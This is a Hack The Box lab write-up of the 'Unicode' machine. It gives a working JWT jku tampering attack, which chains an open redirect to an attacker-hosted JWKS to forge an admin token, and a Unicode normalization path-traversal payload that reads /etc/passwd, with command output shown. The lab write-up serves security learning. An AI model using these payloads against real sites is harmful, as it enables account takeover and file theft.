HTB: UNICODE


Writeup

indigo-sadland

Nmap scan results:

```
nmap -sV -sC -p- 10.10.11.126
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-08 17:11 MSK
Nmap scan report for 10.10.11.126
Host is up (0.072s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-generator: Hugo 0.83.1
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Hackmedia
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

What the web will reveal to us?




Welcome to Hackmedia

we are world's largest company in Threat analisys..
You can


Cover template for Bootstrap, by @mdo.

So, they are the World's largest threat analysis company, aye? Let's take a look around.

If we check the page source code, we would see that there is open redirect vulnerability:




```
<html class="h-100" lang="en">
  <head>…</head>
  <body class="d-flex h-100 text-center text-white bg-dark"> flex
    <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column"> flex
      <header class="mb-auto">…</header>
      <main class="px-3">
        <h1>Welcome to Hackmedia</h1>
        <p class="lead">…</p>
        <p class="lead">
          <a class="btn btn-lg btn-secondary fw-bold border-white bg-white" href="/redirect/?url=google.com">
          Google about us</a>
```




```
Status  Method  Domain              File
302     GET     hackmedia.htb       /redirect/?url=hackthebox.com
301     GET     hackthebox.com      /
200     GET     www.hackthebox.com  /
```

As you can we, we were successfully redirected! We gonna need that later.


Also, we can create user account on the */register* page.



After registration we can access the site dashboard page where we can buy their product and upload a threat report:



The both ways lead to rabbit holes so we need to concentrate on other interesting thing we get after log in -> cookies!




Name	Value	Domain	Path
auth	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaW...	10.10.11.126	/

This is JWT (JSON Web Token) - an open standard that defines a compact and self-contained way for securely transmitting information between parties as a JSON object. You can get more details about it here.

For now, you need to know that there are pretty interesting things you can do with the token to exploit it. At first, we gonna decode it. I'll use jwt_tool.

```
python3 jwt_tool.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRi
L3N0YXRpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoiZ3JhY2UifQ.Ayp5Nq_JSu9PZxLq3U-
tdcSWTHEFzBSAPx-
GMakHE1chr_n3UeZYpv46QAsJLCPH_dwxOaNnvQmib_basgx6dI5oiMI-
Zwq7mtlwm2oVWZU9TJStZYbQ_4sB9SuRQyDDq5jOWQRsYYdtM_stjWqEYnoAuCXSIxcv_8DR
KBbDcqY8iQdXPXIr1mqVU4whyj-
QKUAY6cT9MjZhVFKZyJ82bj5wwn6U8KMomzmK_pzvoEkIxhAEnQcNomGpURUpdWOr1iNHlB3
```

```
9xYvbl-JvR2xkWEsbrvwxz_59fJ6Obrshnk_aPHeUnyS8TuILWcof1E2Z_ePXfO-
dCm8ldwbLPq5nrQ
```




```
=====================
Decoded Token Values:
=====================

Token header values:
[+] typ = "JWT"
[+] alg = "RS256"
[+] jku = "http://hackmedia.htb/static/jwks.json"

Token payload values:
[+] user = "grace"

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```

The tool has showed us the token's headers and payload values. Pay attention to the jku header.

The jku (JWK Set URL) Header Parameter is a URI that refers to a resource for a set of JSON-encoded public keys, one of which corresponds to the key used to digitally sign the JWS (JSON Web Signature).

As you can see the URL points to domain hackmedia.htb. We need to add it to the */etc/hosts* file. After that we are able to access the domain.




```
keys:
  0:
    kty:    "RSA"
    use:    "sig"
    kid:    "hackthebox"
    alg:    "RS256"
    n:      "AMVcGPF62MA_lnClN4Z6WNCXZHbPYr-dhkiuE2kBaEPYYclRFDa24a-AqVY5RR2NisEP25wdHqHmGh
            UxiJZNPQq3PMMC8oTKQs5o-
            bjnYGi3tmTgzJrTbFkQJKltWC8XIhc5MAWUGcoI4q9DUnPj_qzsDjMBGoW1N5QtnU91jurva9SJcN0j
    e:      "AQAB"
```

All right! What we can do with this? We can create our own JWT token, that will hold JKU url which will refer to our own JWKS file (*using the open redirect vulnerability*) plus we replace “user” value in payload to “admin” instead of your current username.

You can do this manually, but I’ve wrote python script that automates this process – jku-tamper.


```
python3 jku-tamper.py -rurl "http://hackmedia.htb/static/../redirect/?url="
-lh 10.10.14.96 -lp 8080 -token
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3
N0YXRpYy9qd2tzLmpzb24ifQ.eyJ1c2VyIjoiZ3JhY2UifQ.Ayp5Nq_JSu9PZxLq3U-
tdcSWTHEFzBSAPx-GMakHE1chr_n3UeZYpv46QAsJLCPH_dwxOaNnvQmib_basgx6dI5oiMI-
Zwq7mtlwm2oVWZU9TJStZYbQ_4sB9SuRQyDDq5jOWQRsYYdtM_stjWqEYnoAuCXSIxcv_8DRKBb
DcqY8iQdXPXIr1mqVU4whyj-
QKUAY6cT9MjZhVFKZyJ82bj5wwn6U8KMomzmK_pzvoEkIxhAEnQcNomGpURUpdWOr1iNHlB39xY
vbl-JvR2xkWEsbrvwxz_59fJ6Obrshnk_aPHeUnyS8TuILWcof1E2Z_ePXfO-
dCm8ldwbLPq5nrQ"
```



```
----{   DECODED  TOKEN   }----

Headers:
[+] typ: JWT
[+] alg: RS256
[+] jku: http://hackmedia.htb/static/jwks.json

Payload:
[+] user: grace

----{    JKU DETECTED    }----

[+] Starting Download...
i'll store it in memory

----{      PEM  KEY      }----

[+] New RSA Private Key successfully generated!
i'll store it in memory

----{   JWKS TAMPERING   }----

[+] JWKS tampered successfully!
[+] Tampered JWKS has been written at ./jwks.json!

----{ GENERATING NEW JWT }----

[+] Here is your new token:
eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9oYWNrbWVkaWEuaHRiL3JlZGlyZWN0Lz91cmw9MTAuMTAuMTQuOTY6ODA4MC9qd2tz
9qOhdG3hrIyih0KL3FDjCxhmmaOzTi4w7w9LvGODfZdYmAuB3ZVagEyzCWegJVEpXkRVftD3WEmhbgYj9OscwD1kMDJjUe2Zwanc9p5u
v_LlWJvW-clyqyw_Dd1dJkMhW0pwR27L0HUJSAFKJhYbEeiwAZf7Zys5ARodNwXXOcw4SHMBRLoX8F1MnKXjYGSw
Replace old jwt value in cookie with this new token on the target site and refresh web page.

----{    HTTP  SERVER    }----

[+] Server started at 10.10.14.96:8080
```

Notice the url path! It should starts from */static/* directory as in the origin url and via */../* we do a step back from the */static/* dir to root. Without doing so, the site will throw an error saying that the token is invalid.

So, the new JWT token looks like this:




HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "jku": "http://hackmedia.htb/static/../redirect
/?url=10.10.14.96:8080/jwks.json"
}
```

PAYLOAD: DATA

```
{
  "user": "admin"
}
```


Now we need to replace the old token with new one on the web site and refresh the page.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
auth	eyJhbGciOiJSUzI1NiIs...	hackmedia....	/	Session	497	false	false


```
[+] Server started at 10.10.14.96:8080

10.10.11.126 - - [16/Apr/2022 17:48:48] "GET /jwks.json HTTP/1.1" 200 -
```

We have successfully accessed the admin panel of dashboard! From here we can only check the links with saved reports that display this:



The Report is being prepraed. Please comback later

Looks like endpoint for LFI, isn't it? However, if we try to execute some basic payload like *../../../../../../etc/passwd* we would see that the user input is filtering:


404

Hmmm...

we do a lot input filtering you can never bypass our filters.Have a good day

But we can bypass it! Because there is Unicode Normalization vulnerability *(yeap, the machine name gently says about it).* You can read about it here.


I have prepared payload to test it:

```
%e2%80%a5%ef%bc%8f%e2%80%a5%ef%bc%8f%e2%80%a5%ef%bc%8f%e2%80%a5%ef%bc%8f
%e2%80%a5%ef%bc%8f%ef%bd%85%ef%bd%94%e2%85%bd%ef%bc%8f%ef%bd%90%ef%bd%81
%ef%bd%93%ef%bd%93%ef%bd%97%e2%85%be
```

But it's waaaaay too complicated and could be rewritten as this:


```
..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8fetc%ef%bc%8fpassw
d
```

So, let's execute the payload!


hackmedia.htb/display/?page=..／..／..／..／..／ｅｔｃ／ｐａｓｓｗｄ

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/u
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/gan
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:
